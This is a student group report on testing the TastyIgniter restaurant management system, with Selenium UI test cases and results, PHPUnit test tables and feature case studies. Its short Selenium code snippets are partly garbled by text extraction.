

Software Testing and Quality Assurance Report

Implementation of Testing tools on Tastyigniter

(a open source project for restaurant management system)

Submitted To

Md. Mohaiminul Islam

Department of Computer Science & Engineering

United International University

Submitted by

Group Member	ID
Safayed Bin Islam	011193080
Tayrin Tunzina	011202145
Pritam Gupta Jitu	011202301
Taufiqur Rahman	011193134
Mosammed Upnan Ankon	011193106
Shaikh MD Kamruzzaman Rahad	011193094

Date of Submission

8 May 2024

Table of content

- 1. Introduction
 - A. Tested project description
 - B. Tools selection and their Uses Cases
- 2. Testing Implementation
 - A. UI testing using Selenium
 - B. PHP Unit Testing
 - C. Katalon Studio
 - **D.JMeter Testing**
 - E. Testim.io: Automated UI and Functional Testing
 - F Burp Suite
- 3. Conclusion and contribution
 - A. Tools allocation
 - B. Github links

Tastyigniter

Tastylgniter is a developer-friendly, open source software solution that enables offline restaurants and takeaway businesses to engage with today's online audience. Fully customisable, developers can add their own extensions to the integrated marketplace, giving the restaurants they work with unrivaled access to the features and functionality they need to promote their brand, attract customers, and truly satisfy hungry bellies. It is build using Codeigniter. Codelgniter is a PHP framework, and like other PHP frameworks, it prevents you from repeatedly writing the same PHP code. However, despite being a PHP framework, it delivers a remarkably minimal footprint and improved performance.

Tools used for Testing

Selenium

Selenium WebDriver is a powerful automation tool primarily used for testing web applications. It allows developers to control web browsers programmatically, mimicking user interaction to perform tasks like form filling, clicking buttons, and navigating through web pages. With its robust API and support for multiple programming languages, Selenium WebDriver is widely utilized for automating browser-based tests across different platforms and browsers.

Katalon Studio

Katalon Studio offers a user-friendly interface and supports record and playback functionality, making test automation accessible even for those with limited technical expertise. It enables cross-platform testing and covers a wide range of testing scenarios, ensuring comprehensive test coverage. Additionally, Katalon Studio seamlessly integrates with CI/CD tools, facilitating automated testing within the continuous integration and continuous delivery pipelines.

PHPUnit

PHPUnit is a unit testing framework for PHP, providing a robust and efficient way to write and execute automated tests for PHP code. It helps ensure the reliability and correctness of PHP applications by allowing developers to test individual units of code in isolation.

Testim.io

Testim is a software testing platform that enables teams to automate their end to end testing processes. It provides a user-friendly interface for creating, managing and executing test, helping terms streamline their QA efforts. Testim utilizes machine learning algorithms to enhance test stability and reduce maintenance overhead, allowing teams to focus on delivering high quality software products efficiently.

JMETER

JMeter, created by the Apache Software Foundation, is like a trusty assistant for checking how well websites and online services handle lots of users. It lets you pretend to be many people at once to see if everything still runs smoothly. Whether it's websites, apps, or other online stuff, JMeter can handle it. Plus, it speaks many different tech languages, so it's versatile. Here we can test Load, Stress, Spike, Concurrency test. We can analyze the result in details..

UI Automated Testing Using Selenium Webdriver

Automated UI testing is a critical aspect of ensuring the reliability and functionality of web applications like Tastylgniter, especially when built on frameworks like Laravel. Recently, UI testing has been successfully implemented on the Tastylgniter Laravel project. Selenium WebDriver, coupled with Python, serves as a robust solution for automating browser interactions and systematically testing the user interface. This integration enables efficient navigation through Tastylgniter's interface, interaction with its elements, and validation of functionalities. With UI testing in place, developers can ensure that Tastylgniter delivers a seamless user experience while maintaining code integrity and functionality across various scenarios. This introduction aims to provide insights into leveraging Selenium WebDriver with Python for UI testing specifically tailored to the Tastylgniter Laravel project.

Test Scenario Formulation

TCID	Feature	Description	Purpose	Expected Outcome
001	Reservation	Time, date and number of guest is selected to get reservation at the restaurants	Finds table available at the date and available time slot	Shows a available time slots for the date
002	Reservation	Pick the last most available date as possible	Find table for a far date and time	Shows a available time slots for the date
003	Reservation	Pick maximum number of guest possible	Table for 20 is not logically possible to serve	Should show no table like this possible
004	Order	Pick one of all items in the menu	To check for the size of order it can take	Should show total of all the items in bill
005	Order	Pick one with all items with their large portion sides	To check for largest possible bill it can generate ith all items	Shows all total value of menu in the bill
006	Order	Search for items-Scotch Egg	To check the index of Scotch Egg	Shows the item Scotch Egg
007	Order	Search for items-ATA RICE	To check the index of ATA RICE	Shows the item ATA RICE
800	Order	Search for items-RICE AND DODO	To check the index of RICE AND DODO	Shows the item RICE AND DODO
009	Order	Search for items-Whole catfish with rice and vegetables	To check the index of Whole catfish with rice and vegetables	Shows the item Whole catfish with rice and vegetables
010	Order	Search for items-African Salad	To check the index of African Salad	Shows the item African Salad
011	Order	Search for items-Seafood Salad	To check the index of Seafood Salad	Shows the item Seafood Salad
012	Order	Search for items-EBA	To check the index of Scotch EggEBA	Shows the item EBA
013	Order	Search for items-AMALA	To check the index of AMALA	Shows the item AMALA
014	Order	Search for items-YAM PORRIDGE	To check the index of YAM PORRIDGE	Shows the item YAM PORRIDGE
015	Order	Search for items-Boiled Plantain	To check the index of Scotch Egg	Shows the item Plantain
016	Add	Use a large size of the	To validate the limit	Shows name too big

	Location	name for the location	of name field	
017	Add Location	Use a small size of the name for the location	To validate the requisite of name field	Shows name too small
018	Add Location	Enter wrong email format	Check validation of email	Shows email not in right RFC format
019	Add Location	Enter Fake Email address	Check validation of of authenticity of the mail address	Shows mail address not exist
020	Add Location	Enter Telephone number of correct size and origin	To validate the telephone field	Shows the insertion of telephone successful
021	Add Location	Use a large number for telephone	To validate the limit of telephone field should not be allowed more than 11 digits	Shows size of the phone number is too large
022	Add Location	Select Country as United Kingdom and Enter state not in United kingdom	To validate the geological non functionally feature of the state field	Shows wrong state mention
023	Add Location	Select Country as United Kingdom and Enter post code not in United kingdom	To validate the geological non functionally feature of the post code	Shows wrong post code
024	Add Location	Select Country as United Kingdom and Enter city not in United kingdom	To validate the geological non functionally feature of the city field	Shows wrong city mention
025	Add Location	Enter no string in the name for the location	To validate the requisite of name field	Shows name is empty
026	Add Location	Select Country as United Kingdom and Enter city not in United kingdom	To validate the geological non functionally feature of the state field	Shows wrong state mention
027	Add Location	Select Country as United Kingdom and Enter city not in United kingdom and post code of UK		
028	Add Location	Select Correct location with no name to the location	Validate the logic of indexing the location table	Shows alerts to input name field

	1	T	ı	Г
029	Add Location	Input Large size data in description textbox	To validate the limit of description field	The description data is too large and shows its limit size
030	Add Menu Items	Use a large size of the name for the location	To validate the limit of name field	Shows name too big
031	Add Menu Items	Use a small size of the name for the location	To validate the requisite of name field	Shows name too small
032	Add Menu Items	Input Large size data in description textbox	To validate the limit of description field	The description data is too large and shows its limit size
033	Add Menu Items	Enter no string in the name	To validate the requisite of name field	Shows name is required
034	Add Menu Items	Input price 1 million	To validate the limit of price field	Shows the price is to large data
035	Add Menu Items	Input price 1 million with no name of the item	To validate naming logic of item	Shows name is required
036	Add Menu Items	Enter no Category in the item	Validate logic of the item list	Shows Category is required
037	Add Menu Items	Select appetizer as category for a item and enter another item with same name	Validate naming convention Logic	Shows the item name is used before
038	Add Menu Items	Select specials as category for a item and enter a name	Check insertion of item	Shows item added correctly
039	Add Menu Items	Select no image for item	A item can have no image so this logic should be validated	Shows item insertion
040	Add Menu Items	Enter priority as negative integer	Validate the logic of priority	Shows item insertion
041	Add Menu Items	Enter priority as positive integer	Validate the logic of priority	Shows item insertion
042	Add Menu Items	Enter priority as 0	Validate the logic of priority	Shows item insertion
043	Add Menu Items	Enter priority too large integer	Validate the logic of priority	Shows item insertion
044	Add Menu Items	Enter Minimum Quantity as negative integer	Validate the logic of Minimum Quantity	Shows Minimum Quantity should be at least 1

045	Add Menu Items	Enter Minimum Quantity as large integer	Validate the logic of Minimum Quantity	Shows Minimum Quantity is too large
046	Add Coupons	Use a large size of the name	To validate the limit of name field	Shows coupon insertion
047	Add Coupons	Use a small size of the name	To validate the limit of name field	Shows coupon insertion
048	Add Coupons	Use empty string of the name	To validate the limit of name field	Shows name fills need to be filled
049	Add Coupons	Use a large size of the code	To validate the limit of code field	Shows coupon insertion
050	Add Coupons	Use a special characters in the code	To validate the limit of code field	Shows code cannot have special characters
051	Add Coupons	Use a no discount in the coupon	To validate the logic of having a coupon	Shows coupon insertion
052	Add Coupons	Use a negative discount in the coupon	To validate the logic of having a coupon	Shows coupon insertion
053	Add Coupons	Use validity state forever in the coupon	To validate the logic of having a forever tine coupon	Shows coupon insertion
054	Add Coupons	Use validity state fixed in the coupon fix a far date with whole day	To validate the logic of having a fixed coupon	Shows coupon insertion
055	Add Coupons	Use validity state period in the coupon with a period of year	To validate the logic of having a period coupon	Shows coupon insertion
056	Add Coupons	Use validity state recurring in the coupon with days in a week	To validate the logic of having a recurring coupon	Shows coupon insertion
057	Add Coupons	Enter code and discount without name	To validate the logic of not showing name for a coupon	Shows coupon insertion
058	Add Coupons	Enter name and discount value with no code	To validate the the logic we cannot use a coupon with a code	Shows coupon insertion failed

Test Selection

#S	TCID	Test steps	Selection purpose	Execution result	Expected Result	Verdict
1	001	Login -> homepage ->reservation ->select date 8/7/2024 -> select party 4 member ->select meal time dinner -> click on Find table	To see the standard working mechanism of reservation with the paramet the system suggests	The system taken us to another page with available table on 8/5/24 and comfortable table with time slots 8:00pm, 9:00 pm and 10:00pm	The system taken us to available time slots on the date	Passed
2	002	Login -> homepage ->reservation ->click next key twice ->select date last date -> select party 4 member ->select meal time dinner -> click on Find table	To see the standard working mechanism of reservation with when the last day is selected	The system taken us to another page with available table on 25/7/24 and comfortable table with time slots 8:00pm, 9:00 pm and 10:00pm	The system taken us to available time slots on the date	Passed
3	003	Login -> homepage ->reservation ->select date 8/7/2024 -> select party 20 member ->select meal time dinner -> click on Find table	To see the standard working mechanism of reservation with maximum occupancy	The system prompts a alert to say 20 size party is too large for any table	The system taken us to available time slots on the date	Failed
4	004	Login -> homepage ->menu item ->select each item -> select quantity 1	To see the standard working mechanism of ordering	The system generates a total bill overview with 138.87	The system generate a large amount bill	Passed

			T		<u> </u>	1
		->click add to order -> click on My order -> click on Confirm Order	feature with a large item bill	pounds		
5	005	Login -> homepage ->menu item ->select each item ->Select large portion -> select quantity 1 ->click add to order -> click on My order -> click on Confirm Order	To see the standard working mechanism of ordering feature with large portion food of all items	The system generates a total bill overview with 388.7 pounds	The system generate a large amount bill	Passed
6	018	Admin Login -> dashboard ->restaurants ->location ->new ->enter name 'new restaurant' ->enter telephone '01748467982' ->enter location current location() ->enter a email safayed.binislam#g mail.ocm	To see the email validating function of the system	The system prompts a alert with "The Email must be a valid email address"	The system should alert for a valid address	Passed
7	019	Admin Login -> dashboard ->restaurants ->location ->new ->enter name 'new restaurant' ->enter telephone '01748467982' ->enter location current location() ->enter a email a@b.com	To see the email authenticity checking	The system inserts new address	The system should alert for a valid address	Failed
8	021	Admin Login -> dashboard ->restaurants ->location ->new	To see telephone number validation	The system inserts new address	The system should alert of the telephone number too	Failed

		->enter name 'new restaurant' ->enter telephone '0174846798200000 0001223655112' ->enter location current location() ->enter a email safayed.binislam@g mail.com			large	
9	022	Admin Login -> dashboard ->restaurants ->location ->new ->enter name 'new restaurant' ->enter telephone '01748467982' ->enter location "Select Country as United Kingdom and Enter state paris"	To see the standard working mechanism of geolocation	The system prompts of wrong address	The system should prompt for valid address	Passed
10	23	Admin Login -> dashboard ->restaurants ->location ->new ->enter name 'new restaurant' ->enter telephone '01748467982' ->enter location "Select Country as United Kingdom and Enter post code1207"	To see the standard working mechanism of geolocation	The system inserts address	The system prompts the post code not valid	Failed
11	024	Admin Login -> dashboard ->restaurants ->location ->new ->enter name 'new restaurant' ->enter telephone '01748467982' ->enter location "Select Country as United Kingdom and Enter city dhaka"	To see the standard working mechanism of geolocation	The system prompts of wrong address	The system should prompt for valid address	Passed

12	025	Admin Login -> dashboard ->restaurants ->location ->new ->enter name ' ' ->enter telephone '01748467982' ->enter location current location()	To see the standard working mechanism of geolocation	The system prompts name field is required	The system should prompt name cannot be a special character	Passed
13	033	Admin Login -> dashboard ->restaurants ->menu items ->new ->enter name " " ->enter category "appetizer" ->enter mealtime "dinner" -> enter location default -> enter price 100	To see the standard working mechanism adding food item with no name	The system prompts the name field is required	The system prompt name is required	Passed
14	034	Admin Login -> dashboard ->restaurants ->menu items ->new ->enter name 'gold food' ->enter category "appetizer" ->enter mealtime "dinner" -> enter location default -> enter price 1 million	To see the standard working mechanism adding food item with large price	The system creates new food item	The system creates new food items	Passed
15	037	Admin Login -> dashboard ->restaurants ->menu items ->new ->enter name 'mango' ->enter category "appetizer" ->enter mealtime "dinner" -> enter location default	To check for repeated name problem in same food	The system creates new food item	The system should prompt the name is used before in another category	Failed

		-> enter price 100 ->new ->enter name 'mango' ->enter category "appetizer" ->enter mealtime "dinner" -> enter location default -> enter price 100				
16	045	Admin Login -> dashboard ->restaurants ->menu items ->new ->enter name 'gold food' ->enter category "appetizer" ->enter mealtime "dinner" -> enter minimum stock (-20) -> enter location default -> enter price 1 million	To check for logically correct data input in this feature. Minimum stock cannot be of negative value	The system prompts of the value of minimum stock at to be at least 1	The system prompts invalid minimum stock	passed
17	051	Admin Login -> dashboard ->marketing ->coupons ->new ->enter name 'coupon1' ->enter code 'cp1' ->enter discount amount '0'	To check for logically correct data input in this feature. Discount zero makes the coupon use less	The system Inserts a new coupon	The system prompts invalid discount amount	Failed
	052	Admin Login -> dashboard ->marketing ->coupons ->new ->enter name 'coupon1' ->enter code 'cp1' ->enter discount	To check for logically correct data input in this feature. Discount negative will add the value when	The system Inserts a new coupon	The system prompts invalid discount amount	Failed

	amount '-5633'	billing			
58	Admin Login -> dashboard ->marketing ->coupons ->new ->enter name 'coupon1' ->enter code '0' ->enter discount amount '220'	To check for logically correct data input in this feature. Coupon cannot be used if not code used to call it	The system Inserts a new coupon	The system prompts code field is required	Failed

Case Study

TCID:002 Description:

Feature	Description	Purpose	Results
Reservation	Pick the last most available date as possible	Find table for a furthest date and time	Shows a available time for the date

This test case was based on the feature reservation, as the project has a custom calendar UI made with HTML tables and its dates were created with a function to generate calendar dates. The class name of was "disabled" for dates that cannot be selected and "active" on clicking a date. Other than that the date <TD> also had a date-property to actually find it over the table. I had to click the next key 2 times, search the last td with class name with day not disabled and get its date-property all by Selenium webdriver. The following code was used of it.

```
td[contains(@class, 'day')][not(contains(@class, 'disabled'))][last()]/@date-
property
```

It was very hard to figure out it I tried multiple process of regular expressions and xfetch search finally came down to this xpath search with the above search query.

Initialization: User had to log in with a valid email address and password to the system.

Testing steps:

- 1. Goes to home page
- 2. Select restaurant
- 3. Select location
- 4. Click on reservation
- 5. Click the next button 2 times to go 2 months further
- 6. Find with class name 'day' but not with disabled and gets its date-property
- 7. Select the 2 member party
- 8. Select meal time
- 9. Click find table button

Reser	ve A T	able					
**			June 2024				
Su	Мо	Tu	We	Th	Fr	Sa	
26	27	28	29	30	31	1	Number of guests 2 people
2	3	4	5	6	7	8	Time
9	10	11	12	13	14	15	12:00 am 💙
16	17	18	19	20	21	22	Find Table
23	24	25	26	27	28	29	
30	1	2	3	4	5	6	

TCID: 005
Description:

Feature	Description	Purpose	Results
Order		To check for largest possible bill it can generate ith all items	Shows all total value o menu in the bill

There are 12 items in the restaurant created by defaults but ordering each item decreases their stock so when running this test i had multiple run the program and decrease some stock to zero as a result i had failed the test case multiple times. As the error shown in alert the webdriver didnot caught and showed failed. This was by far the most confusing problem I had in this project testing. So I had to manually add stock to a large number and then run the testing problem. The problem requires me to find menu item id with 'menu{i}' and and click on it add to order modal button and at the end finally click my order button at the bottom had to be clicked

Here is the code for a clearer understanding

Initialization: You have to log in to the system with the right username and password. Also you have to input an area for delivery near the restaurant location. There has to be items of food in restaurant with a minimum stock of 1 to make this test case run or else a prompt alerts so and the stimulation of ordering stops.

```
Construct the XPath for menu item and plus icon
   menu xpath = f'//div[@i
   plus icon xpath = f'{menu xpath}//button[@class="btn
 # Find the plus icon element and click on it to open the modal
   plus icon = WebDriverWait(driver,
10).until(EC.element to be clickable((By.XPATH, plus icon xpath)))
   plus icon.click()
# Wait for the modal to appear
   WebDriverWait(driver,
10).until(EC.visibility of element located((By.CLASS NAME,
# Click on the largest portion available
   portion button xpath =
   portion button = WebDriverWait(driver,
10).until(EC.element to be clickable((By.XPATH, portion button xpath)))
   portion button.click()
# Find and click the "Add to order" button within the modal
   add to order button = WebDriverWait(driver,
10).until(EC.element to be clickable((By.CSS SELECTOR,
attach-loading='']")))
    add to order button.click()
```

```
my_order_button = WebDriverWait(driver,
10).until(EC.element_to_be_clickable((By.XPATH, "//a[contains(@class, 'btn-primary') and contains(text(), 'My Order')]")))
my order button.click()
```

Testing steps:

- 1. Login to the system
- 2. Go to Menu item
- 3. Order each menu{i} from 1 to 13 as there are 12 items
- 4. Click on to the largest portion option
- 5. Click to the 'add to order' button
- 6. Repeat steps 4 and 5 for each menu(i) id to 12
- 7. Finally click to 'My order' button to take to confirm order
- 8. Click on the "Confirm order" to pay order




Figure - Screenshot a Order page




Figure - Screenshot a Order page modal when an item selected

PHPUnit Testing

Automated PHPUnit testing plays a pivotal role in upholding the reliability and functionality of web applications such as Tastylgniter, particularly when developed on frameworks like Laravel. Recently, PHPUnit testing has been effectively incorporated into the Tastylgniter Laravel project. Leveraging PHPUnit alongside Laravel provides a robust solution for systematically testing the application's functionalities and ensuring code integrity.

PHPUnit, coupled with PHP, serves as a powerful tool for automating tests and validating various aspects of Tastylgniter's functionality. This integration facilitates efficient testing of controllers, models, views, and routes, ensuring that the application behaves as expected under different scenarios.

By implementing PHPUnit testing, developers can verify that Tastylgniter delivers a smooth user experience while maintaining consistent functionality across different use cases. This introduction aims to shed light on harnessing PHPUnit for testing specifically tailored to the Tastylgniter Laravel project, enabling developers to confidently build and deploy reliable web applications.

Test case & Result

TCI D	Function	Description	Purpose	Expected Outcome	Result
001	User Activity Update	Tracks user actions in Tastylgniter system for monitoring and security.	Monitor user behavior, enhance security, provide audit trail.	Accurate recording of user actions, real-time updating of activity log, easy access for administrators, enhanced system security.	✓ Pass
002	Activity Deletion	Allows for the removal of specific user activities from the system's log.	Provides administrators with the capability to manage and maintain the activity log by deleting irrelevant or outdated entries.	Administrators can selectively remove user activities from the log, ensuring that the log remains relevant and efficient for monitoring and auditing purposes.	✓ Pass
003	create_ca rt	This test verifies the functionality to create a cart within the Tastylgniter system.	Ensure that users can successfully create a new cart, which is a fundamental step in the ordering process.	The test should pass, indicating that the cart creation functionality is working as intended, allowing users to create a new cart successfully.	✓ Pass
004	Update_C art	Allows users to modify items in an existing cart within the Tastylgniter system.	Provide users with the flexibility to adjust their orders by adding, removing, or updating items in their carts before checkout.	Users should be able to successfully update their carts by adding, removing, or modifying items. This ensures a smooth and customizable ordering experience for users.	✓ Pass
005	add_cate gory	This test verifies the functionality to add a category in the	Ensure that administrators can	The test should	✓ Pass

		Tastylgniter system, specifically targeting the admin interface.	successfully add new categories to the system, allowing for effective organization and management of menu items.	pass, indicating that administrators can add categories without errors, enabling them to efficiently organize menu items within the Tastylgniter system.	
06	Update_C ategory	Allows administrators to modify existing categories in the Tastylgniter system.	Provide administrators with the capability to update category details such as name, description, or status to ensure accurate and up-to-date categorization of menu items.	Administrators should be able to successfully update category details, ensuring that changes are reflected accurately in the system. This allows for efficient management and organization of menu categories within Tastylgniter.	V Pass
007	Delete_C ategory	Allows admins to remove categories.	Maintain a tidy menu structure.	Admins can delete categories efficiently.	✓ Pass
008	Create Coupon Category	Admins can make new coupon categories.	Organize coupons effectively.	Admins can efficiently create new coupon categories.	✓ Pass
009	Update Coupon Category	Admins can modify existing coupon categories.	Ensure accurate categorization of coupons.	Admins can efficiently update coupon categories.	✓ Pass

010	Create Coupon History	Generates a record each time a coupon is created or modified.	Track the creation and modification of coupons for auditing purposes.	Coupon history records are successfully created for each coupon action.	✓ Pass
011	Update Coupon History	Updates records when a coupon is modified.	Maintain accurate coupon history for auditing.	Coupon history records are updated reliably.	✓ Pass
012	Delete Coupon History	Removes records of coupon actions.	Keep the coupon history clean and relevant.	Coupon history records are deleted efficiently.	✓ Pass
013	Add Coupon	Tests the ability to add new coupons to the Tastylgniter system.	Verify that administrators can add new coupons for promotional purposes.	The test should confirm that coupons are added successfully without errors.	∨ Pass
014	Apply Coupon	Allows customers to apply coupons during checkout.	Enable customers to avail discounts on their orders.	Customers can successfully apply coupons to their orders.	✓ Pass
015	Admin Delete Coupon	Enables administrators to remove coupons from the system.	Maintain an updated list of available coupons.	Admins can efficiently delete coupons from the system.	✓ Pass
016	Customer Creation	Tests the functionality to create new customer accounts	Verify that users can successfully register as customers.	Customers can be created without errors.	∨ Pass
017	Customer Update	Allows customers to modify their account information.	Provide customers with the ability to update their details as needed.	Customers can successfully update their account information.	∨ Pass
018	Disable Customer Status	Allows administrators to deactivate customer accounts.	Manage customer access and permissions.	Admins can efficiently disable customer accounts.	✓ Pass
019	Create	ests the ability to	Verify that	The test should	Pass

	Frontend Banner	create banners for the frontend of the website	administrators can add new banners to the frontend for promotional or informational purposes.	confirm that frontend banners are created successfully without errors.	
020	Update Frontend Slider	Allows administrators to modify existing sliders on the frontend of the website.	Enable administrators to update slider content or settings as needed.	Admins can efficiently update frontend sliders.	✓ Pass
021	Create Location Area	Tests the functionality to create a location area within the Tastylgniter system.	Ensure that administrators can define specific geographical areas for managing orders and deliveries.	Location areas can be created without errors, allowing for efficient order and delivery management based on geographical regions.	✓ Pass
022	Update Location Area	Allows administrators to modify existing location areas.	Enable administrators to adjust geographical regions for order and delivery management.	Admins can efficiently update location areas.	∨ Pass
023	Delete Location Area	Allows administrators to remove existing location areas from the system.	administrators with the capability to manage and maintain location areas as needed.	Admins can efficiently delete location areas.	✓ Pass
024	Add Restaura nt	Allows administrators to add new restaurants	Enable administrators to expand the list of available restaurants for customers.	Admins can successfully add new restaurants to the system.	✓ Pass
025	Update Restaura	Allows administrators to	Enable administrators	Admins can efficiently update	Pass

	nt	modify existing restaurant details.	to keep restaurant information accurate and up-to-date.	restaurant details.	
026	Delete Restaura nt	Enables administrators to remove existing restaurants from the system.	Provide administrators with the capability to manage the list of available restaurants.	Admins can efficiently delete restaurants from the system.	✓ Pass
027	Add Location	Select Country as United Kingdom and Enter city not in United kingdom and post code of UK	To validate the geological non functionally feature of the overall geolocation	Shows wrong location is given	∨ Pass
028	Product Search	Allows users to search for products	Provide users with a quick and efficient way to find specific products or items.	Users can search for products using keywords or filters, with relevant results displayed promptly.	✓ Pass
029	Product Descripti on	Provides detailed information about a product	Inform users about the features, ingredients, and specifications of a product.	Users can access accurate and informative descriptions for products, aiding in their purchasing decisions.	∨ Pass
030	Add Menu	Allows administrators to create new menus in the Tastylgniter system.	Enable administrators to organize and present food items to customers.	Admins can successfully add new menus to the system.	✓ Pass
031	Adjust Menu	Enables administrators to modify existing menus.	Allow admins to update menu items, categories, and layout as needed.	Admins can efficiently adjust menus to reflect changes in offerings or promotions.	∨ Pass
032	Delete	Allows	Provide	Admins can	Pass

	Menu	administrators to remove existing menus	administrators with the capability to manage and maintain the list of available menus.	efficiently delete menus from the system.	
033	Create Customer Order	Tests the functionality to create an order by a customer	Verify that customers can successfully place orders for food items.	Orders can be created without errors.	✓ Pass
034	Adjust Order	Allows customers to modify existing orders.	Provide customers with the ability to update order details before finalizing.	Customers can efficiently adjust orders as needed.	✓ Pass
035	Order Cancellati on	Prevents customers from canceling orders	Ensure that orders cannot be canceled by customers after they are placed.	Customers are unable to cancel orders once they are submitted, maintaining order integrity.	X Failed
036	Create Reservati on	Tests the ability to create reservations	Verify that customers can successfully make reservations for dining.	The test should confirm that reservations are created successfully without errors.	∨ Pass
037	Adjust Reservati on	Allows administrators to modify existing reservations.	Enable administrators to update reservation details as needed.	Admins can efficiently adjust reservations.	∨ Pass
038	Cancel Reservati on	Allows administrators to cancel existing reservations.	Provide administrators with the capability to manage reservations effectively.	Admins can efficiently cancel reservations.	✓ Pass
039	Add Slot	Tests the ability to add time slots for reservations	Verify that administrators can	The test should confirm that slots are added	✓ Pass

			successfully create slots to manage reservation availability.	successfully without errors.	
040	Adjust Slot	Allows administrators to modify existing time slots for reservations.	Enable administrators to update slot details such as time or availability.	Admins can efficiently adjust time slots for reservations.	✓ Pass
041	Delete Slot	Enables administrators to remove existing time slots for reservations.	Provide administrators with the capability to manage slot availability effectively.	Admins can efficiently delete time slots for reservations.	∨ Pass
042	Table Booking	Allows customers to reserve tables	Enable customers to book tables for dining in advance.	Customers can successfully book tables for their desired date and time.	✓ Pass
043	Adjust Table Booking	Allows administrators to modify existing table bookings	Enable administrators to update table booking details, such as date, time, or party size.	Admins can efficiently adjust table bookings according to customer needs or changes in availability.	✓ Pass
044	Add Staff User	Enables administrators to create new staff user accounts in the Tastylgniter system.	Allow administrators to grant access to additional staff members for managing the system.	Admins can successfully add new staff users, expanding the team responsible for system management.	✓ Pass
045	Adjust User Access	Allows admins to modify staff user permissions.	Enable quick changes to user access levels.	Admins can efficiently adjust user permissions.	✓ Pass
046	Remove Staff	Admins can deactivate or delete staff accounts.	Manage staff access efficiently.	Admins can remove staff accounts swiftly.	✓ Pass
047	Add Role	Enables	Allow	Admins can	Pass

		administrators to create new roles	customization of user permissions by defining specific roles.	successfully add new roles, tailoring user access levels to fit organizational needs.	
048	Role Permissi ons	Allows administrators to define and assign specific permissions to roles in the Tastylgniter system.	Enable granular control over user access and actions based on their assigned roles.	Admins can configure role permissions accurately, ensuring that users only have access to the features and data necessary for their role.	V Pass
049	Dashboar d Overview	Provides administrators with a summary of key metrics and insights about the Tastylgniter system upon login.	Enable administrators to quickly assess the status and performance of the system.	Admins can access a dashboard displaying essential metrics such as sales, orders, and customer engagement.	∨ Pass
050	Inventory Manage ment	Allows administrators to manage and track inventory levels of food items in the Tastylgniter system.	Ensure accurate inventory control and prevent stockouts or overstocking.	Admins can efficiently add, update, and monitor inventory levels for various food items.	✓ Pass
051	Reporting and Analytics	Enables administrators to generate and view reports and analytics related to sales, orders, and customer data.	Provide insights for decision-making and performance evaluation.	Admins can access comprehensive reports and analytics to analyze trends and make informed decisions.	∨ Pass
052	Promotio ns and Discount s	Allows administrators to create and manage promotional offers, discounts, and coupons for	Attract and retain customers through targeted marketing	Admins can create and schedule promotions, discounts, and coupons to	✓ Pass

		customers.	campaigns.	incentivize purchases.	
053	Feedback and Reviews	Allows customers to provide feedback and reviews for their orders and dining experiences.	Gather valuable insights and improve service quality based on customer feedback.	Customers can submit ratings and reviews, and administrators can monitor and respond to feedback.	∨ Pass
054	Order Tracking	Provides customers with the ability to track the status of their orders in real- time.	Enhance transparency and customer satisfaction by keeping them informed about their order progress.	Customers can view the current status of their orders, from preparation to delivery.	∨ Pass

Case Study-01:

Role-Based User Management in Tastylgniter

Background:

Tastylgniter is a popular restaurant management system used by various establishments to streamline operations, manage orders, and enhance customer experiences. As the platform grows, the need for role-based user management becomes essential to delegate responsibilities effectively and maintain security.

Challenge:

To meet the evolving needs of restaurants, Tastylgniter aims to implement a robust role-based user management system. Admins should be able to define multiple user roles, assign specific permissions to each role, and easily add users to the system with appropriate roles.

Solution:

Tastylgniter introduces a comprehensive role-based user management feature that empowers administrators to create, manage, and assign roles efficiently.

1. Define User Roles:

- Admins have the authority to define multiple user roles based on job functions and responsibilities within the restaurant.
- Example roles include Admin, Manager, Chef, Waitstaff, and Delivery Driver.

2. Assign Role Permissions:

- Admins can specify permissions associated with each role to control access to various features and functionalities within the Tastylgniter system.
- For example, Managers may have access to order management and reporting tools, while Chefs may have access to menu editing and inventory management.

3. Add Users with Assigned Roles:

- Admins have the flexibility to add new users to the system and assign them specific roles based on their job roles and responsibilities.
- When adding a new user, admins can select the appropriate role from the predefined list.

4. Role-Based Login and Dashboard:

- Upon successful registration, users are provided with role-based login credentials to access their designated dashboards.
- Each user's dashboard is customized based on their role, displaying relevant tools and functionalities required to perform their duties efficiently.

5. Target Work and Duties:

- Users can log in to their respective dashboards and access tools tailored to their roles
- For example, Chefs can view and update menu items, while Waitstaff can manage table reservations and process orders.

Benefits:

- Efficient Delegation: Role-based user management allows administrators to delegate responsibilities effectively by assigning appropriate roles and permissions.
- Enhanced Security: Granular control over user access ensures that sensitive information and critical operations are protected.
- Improved Productivity: Users can focus on their specific duties without being overwhelmed by unnecessary features or functionalities.
- Scalability: As the restaurant grows, administrators can easily add new users and define additional roles to accommodate changing needs.

Conclusion:

By implementing role-based user management in Tastylgniter, restaurants can streamline operations, maintain security, and empower employees to perform their duties effectively. With clearly defined roles and permissions, each user can contribute to the success of the restaurant while maximizing productivity and efficiency.

+ New	
NAME	DESCRIPTION
Delivery	Default role for restaurant delivery.
Waiter	Default role for restaurant waiters.
Manager	Default role for restaurant managers.
Owner	Default role for restaurant owners

Case Study: 02

Location-Based Restaurant Addition in Tastylgniter

Background:

Tastylgniter is a comprehensive restaurant management platform designed to streamline operations and enhance customer experiences. To expand its capabilities and cater to the growing demand for online ordering, Tastylgniter introduces a feature that allows admins to add location-based restaurants seamlessly.

Challenge:

The challenge is to create a user-friendly process for admins to add new restaurants based on location and enable online ordering functionality for each restaurant. Additionally, the system should generate unique URLs for each restaurant's online store, making it easy for customers to place orders online.

Solution:

Tastylgniter introduces a streamlined process for admins to add location-based restaurants and make them available for online ordering within a few clicks.

1. Location-Based Restaurant Addition:

- Admins can access the "Restaurant Management" section and choose the option to add a new restaurant.
- When adding a new restaurant, admins enter relevant details such as restaurant name, address, contact information, and operating hours.
- Admins can specify the geographical location of the restaurant using map integration or by entering the latitude and longitude coordinates.

